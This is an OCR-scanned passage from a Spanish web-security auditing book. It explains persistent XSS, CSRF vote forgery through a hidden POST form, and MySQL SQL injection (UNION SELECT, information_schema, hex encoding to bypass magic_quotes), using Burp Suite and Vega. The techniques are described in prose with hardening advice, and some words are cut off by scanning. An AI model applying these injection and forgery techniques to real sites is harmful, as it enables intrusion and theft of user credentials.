Para realizar las pruebas, se utilizará la herramienta *Burp Suite* en su versión gratuita, disponible en *Kali Linux*. Con esta herramienta, se puede interactuar con las peticiones interceptadas, permitiendo enviarlas a diferentes herramientas como un *Spider*, un *Intruder* o el conocido *Repeater* entre otras. La herramienta *Repeater*, permite realizar repeticiones sobre peticiones capturadas. En el siguiente ejemplo se muestra como se almacena el nombre de una ciudad en una base de datos, mediante una petición GET.




Imagen 05.06: Incluyendo Madrid en la BBDD.

lemás, este dominio cuenta con un *PHP* para extraer los nombres de las ciudades y mostrarlos. te tipo de ejemplos, es posible verlos en los registros a páginas, en los que se introducen datos de rfil que más tarde son rescatados y expuestos a los usuarios.




Imagen 05.07: Extracción de la ciudad de la base de datos.

el *PHP* encargado del almacenamiento del nombre de la ciudad, no filtra correctamente el ·ámetro "ciudad=", podría darse el caso de que un atacante modificase la ciudad por código 'ML y este se insertase íntegro en la base de datos. El *Cross Site Scripting* hasta este momento no stiría, debido a que el segundo factor es el *PHP* de extracción, si ambos carecen de filtrados, se ·ía el *Cross Site Scripting* Persistente.




Imagen 05.08: Extracción de imagen de la base de datos.

Como se observa en el código fuente de respuesta, ha sido posible embeber una imagen, que, renderizada desde el propio *Burp Suite* o visualizada desde un navegador, se vería como un *defacement* real.




Imagen 05.09: Imagen renderizada.

Es posible encontrar este tipo de vulnerabilidades, distribuidas en casi cualquier parte que componga una petición HTTP. Desde los diferentes métodos, tipos de cabeceras que impriman texto, ataques CRLF o inclusive explotando XSS mediante ataques *Remote File Include*.

La protección de cara al usuario, se rige principalmente por las versiones y tipos de navegadores utilizados.

Internet Explorer incluyó protecciones contra ataques XSS a partir de la versión 8. *Google Chrome* también propuso su propio filtro para evitarlos, a partir de la versión 11.0 inclusive, aunque en estos casos las protecciones, se basan en evitar ataques reflejados. *Mozilla Firefox* sin embargo, no utiliza por defecto ninguna protección, de la misma manera que *IceWeasel* en *Kali Linux*, no obstante es posible descargar el complemento *NoScript* en ambos casos, el cual provee al navegador de una protección más potente ante la ejecución de cualquier tipo de *script*.

Es viable la búsqueda de medidas evasivas ante este tipo de filtros. Existen multitud de documentos por Internet, conocidos como "cheat sheet" los cuales explican cómo conseguir la ejecución de *JavaScript* con estas protecciones en navegadores seguros.

Un ejemplo sencillo podría ser el siguiente:

Si un usuario malintencionado manipula el parámetro vulnerable de una página, (el cual se embebe dentro de un *JavaScript* por descuido del desarrollador), será posible explotar el fallo que se pueda provocar, sin que los filtros de los que disponga el navegador se percaten.




Imagen 05.10: *Cross Site Scripting* en navegadores seguros.

Por todo lo indicado es altamente recomendable para fortificar un servidor, llevar a cabo auditorías de forma periódica, de la parte web, del código fuente, además de revisar actualizaciones del software instalado y del sistema operativo. Un punto extra, sería la implementación de aplicaciones WAF, que actúen como firewall a nivel de servicio.

Cross Site Request Forgery

Este ataque, fuerza a la víctima a realizar acciones no deseadas en una aplicación, la cual no realiza un buen empleo de las tokens de sesión para identificar al usuario que la ejecuta. Este tipo de vulnerabilidades afectan a todo tipo de aplicaciones, entre los objetivos más comunes se encuentran aquellos destinados a sistemas de recolección de votos o de la publicación de contenidos con fines de *spam*.

Para realizar un ejemplo práctico, se expone a continuación una página, desde la que una petición POST oculta tras el señuelo de una imagen, la realización de votos online sin el consentimiento del usuario afectado, sobre otra web.

Otra de las herramientas interesantes que propone *Kali Linux*, es *Vega* en su versión 1.0 creado por la empresa *Subgraph*. Esta se compone de dos funcionalidades clave, por un lado un escáner de vulnerabilidades y por otro la función de *Proxy* que de igual manera que en las anteriores herramientas, servirá para incluir puntos de interrupción en las peticiones. En este caso se tendrá control del llamado *Request Editor*, para realizar el envío manual de peticiones.

La siguiente imagen muestra el contenido de respuesta HTML, como resultado de la petición a una página atacante la cual, aloja una petición POST para un sistema de votaciones.




Imagen 05.11: *Request Editor* en *Vega 1.0.*

Como se observa en el código, el evento *onmouseover* se encarga de llamar a la función *send*, ejecutando el contenido de *form*. Este *JavaScript* redirecciona al usuario víctima, hacia la página en la cual existe el CSRF, al pasar el ratón por encima de la imagen *carita.gif* se ejecuta el evento y se envía la petición POST.

La siguiente imagen muestra la votación realizada con éxito.




Imagen 05.12: CSRF en sistema de votaciones.

SQL Injection

Las vulnerabilidades de *SQL Injection*, afectan a todas las aplicaciones web que rescatan información de una base de datos mediante parámetros mal filtrados. Estas técnicas de inyección, afectan a todo tipo de bases de datos, como *Microsoft SQL Server, MySQL, Microsoft Access, Oracle, PostgreSQL* o *Sybase* entre las más comunes.

Las bases de datos *MySQL* al ser las más utilizadas, han ido recolectando diferentes técnicas de ataque como las conocidas *Blind*, inyecciones basadas en aritmética, en tiempo de respuesta o en errores.

Para llevar a cabo este tipo de inyecciones, es conocida la inclusión de una comilla simple en los parámetros a recoger, con el objetivo de forzar un error de sintaxis *SQL*, y provocar así que la página devuelva algún tipo de error en pantalla. Como no todos los servidores tienen la opción de *display_errors* habilitada, otras técnicas como comparaciones matemáticas "and 1=1" y el esperado cambio del HTML de la página devuelta con "and 1=2", posibilitan la oportunidad de detectar un *SQL Injection* sin apenas dificultad.

Para exponer un ejemplo práctico basado en una comparación lógica, la herramienta *Comparer* de *Burp Suite*, puede ser utilizada para buscar palabras modificadas, agregadas o eliminadas entre varias peticiones. Con lo que la diferencia entre "and 1=1" y "and 1=2", muestra un posible campo a la vista.




Imagen 05.13: *Comparer* en *Burp Suite*.

Tras la búsqueda de columnas existentes mediante "ORDER BY", tan solo se encontró una. Este campo imprimible ubicado en el título de la página, ha sido utilizado para identificar con facilidad desde el buscador de la herramienta *Repeater* en *Burp Suite*, la palabra "*SQLi*" inyectada en el valor a recoger. Desde este campo será posible, extraer información dependiendo del nivel de privilegio con el que se ejecute la consulta. Es necesario revisar el código HTML de respuesta, debido a que el título no es visible en el cuerpo HTML del navegador y la utilización de *Burp Suite* facilita enormemente esta tarea.

Existen diferentes funciones nativas, las cuales pueden resultar útiles para llevar a cabo la explotación de la vulnerabilidad.




Imagen 05.14: Imprimiendo *SQLi* en el HTML.

Será posible realizar la extracción de la versión de *MySQL* con la función *@@version* o *version()*. Esta será particularmente muy importante, debido a que el paso de versión 4 a 5 en *MySQL*, supuso un cambio a la hora de realizar los ataques dentro del ámbito de auditoría Web. Esto es debido a que dependiendo de si la versión pertenece a la 4.x o anteriores, los ataques a las tablas y columnas de la base de datos, se realizarán por fuerza bruta. En cambio si la versión es a partir de la 5.x, existirá una tabla llamada *Information_Schema*, la cual almacenará información de todas las bases de datos, desde la que se podrá extraer información siempre y cuando se posea el privilegio necesario. De la misma manera, la extracción del usuario de la base de datos se realizaría con la función *current_user* o *user()* y el nombre de la propia base de datos con *database()*.

La siguiente imagen muestra una supuesta *Botnet* vulnerable a *SQL Injection*, en la que mediante la sentencia *UNION SELECT*, se encontró un campo imprimible de entre los cuatro existentes, utilizado para extraer el usuario de *MySQL*.




Imagen 05.15: Usuario *root* de la base de datos.

Si el auditor utilizase la misma comprobación pero en este caso para extraer la versión, ya dispondría de la suficiente información como para evitar el *fuzzing* y realizar consultas a las tablas de *Information_Schema*. La siguiente imagen demuestra, como es posible extraer el nombre de las tablas de la base de datos utilizada por el desarrollador, para realizar la consulta. Concatenando los resultados de la *query* con *group_concat* y seleccionando el nombre de la base de datos desde la que extraer la información.




Imagen 05.16: Extracción de tablas con *SQL Injection.*

Se ha acudido a la función nativa para realizar una evasión en caso de que el *PHP*, tuviese habilitadas las *magic_quotes,* pues el nombre de la base de datos se incluye entre comillas. El siguiente paso para un auditor, sería la extracción de columnas de entre las tablas más sensibles: la de usuarios. Para realizar la consulta con el fin de extraer las columnas de la tabla *users*, sería importante pensar nuevamente en la evasión a las *magic_quotes*, con lo que en este caso al no contar con funciones nativas, *SQL* implementa codificaciones conocidas. Pasar nombres a su equivalente *CharCode* o hexadecimal, evitará las comillas simples en la *query*. Para realizar codificaciones, *Burp Suite* también provee al auditor de la herramienta *Decoder,* esta incorpora las codificaciones más conocidas. La siguiente imagen muestra la utilización de dicha herramienta, con el nombre de la tabla *users*.




Imagen 05.17: Decoder de *Burp Suite*.

Con lo que la consulta sería similar a la mostrada con la extracción de tablas, pero en este caso las columnas de *users*.




Imagen 05.18: Extracción de columnas con *SQL Injection.*

Tan solo dos columnas separarían al auditor, de los usuarios y sus respectivos *hashes* para hacerse con el control de la *Botnet*.

Para realizar los listados del contenido de las columnas, es posible agregar caracteres de salto de línea y separadores, con objeto de acomodar los resultados.

